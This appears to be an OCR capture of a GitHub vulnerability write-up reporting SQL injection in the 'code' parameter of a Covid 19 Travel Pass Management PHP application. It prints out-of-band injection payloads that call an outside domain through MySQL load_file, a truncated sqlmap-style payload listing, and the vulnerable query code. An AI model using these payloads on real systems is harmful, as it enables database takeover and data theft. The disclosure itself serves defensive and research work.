
nu11secur1ty Add files via upload ... on May 1 History

..	
Docs	7 months ago
PoC	7 months ago
README.MD	7 months ago

README.MD

Covid 19 Travel Pass Management

Vendor



Description:

The `code` parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\okcga8d7p54vhfqrqqf74l3tvk1dp6dxgl78ywn.namaikatiputkata.com\kyy'))+' was submitted in the code parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator accounts control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: code (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: page=view_pass&code=775545'+(select load_file('\\\\okcga8d7p54vhfqrqqf7

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: page=view_pass&code=775545'+(select load_file('\\\\okcga8d7p54vhfqrqqf7

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=view_pass&code=775545'+(select load_file('\\\\okcga8d7p54vhfqrqqf7

    Type: UNION query
    Title: MySQL UNION query (NULL) - 10 columns
    Payload: page=view_pass&code=775545'+(select load_file('\\\\okcga8d7p54vhfqrqqf7
---
```

Vulnerability:

```php
<?php

if(isset($_GET['code']) && $_GET['code'] > 0){
    $qry = $conn->query("SELECT * FROM application_list where code = '{$_GET['code']
    if($qry->num_rows > 0){
        foreach($qry->fetch_assoc() as $k => $v){
            $$k=$v;
        }
                if(isset($individual_id)){
```

```
                        $user_qry = $conn->query("SELECT *, concat(lastname, ', ', f
                        if($qry->num_rows > 0){
                                foreach($user_qry->fetch_assoc() as $k => $v){
                                        $inv[$k]=$v;
                                }
                                $meta_qry = $conn->query("SELECT * FROM `individual_
                                while($row = $meta_qry->fetch_assoc()){
                                        $inv[$row['meta_field']] = $row['meta_value'
                                }
                        }
                }
        }
}
?>
```

Reproduce:

href

Proof and Exploit:

href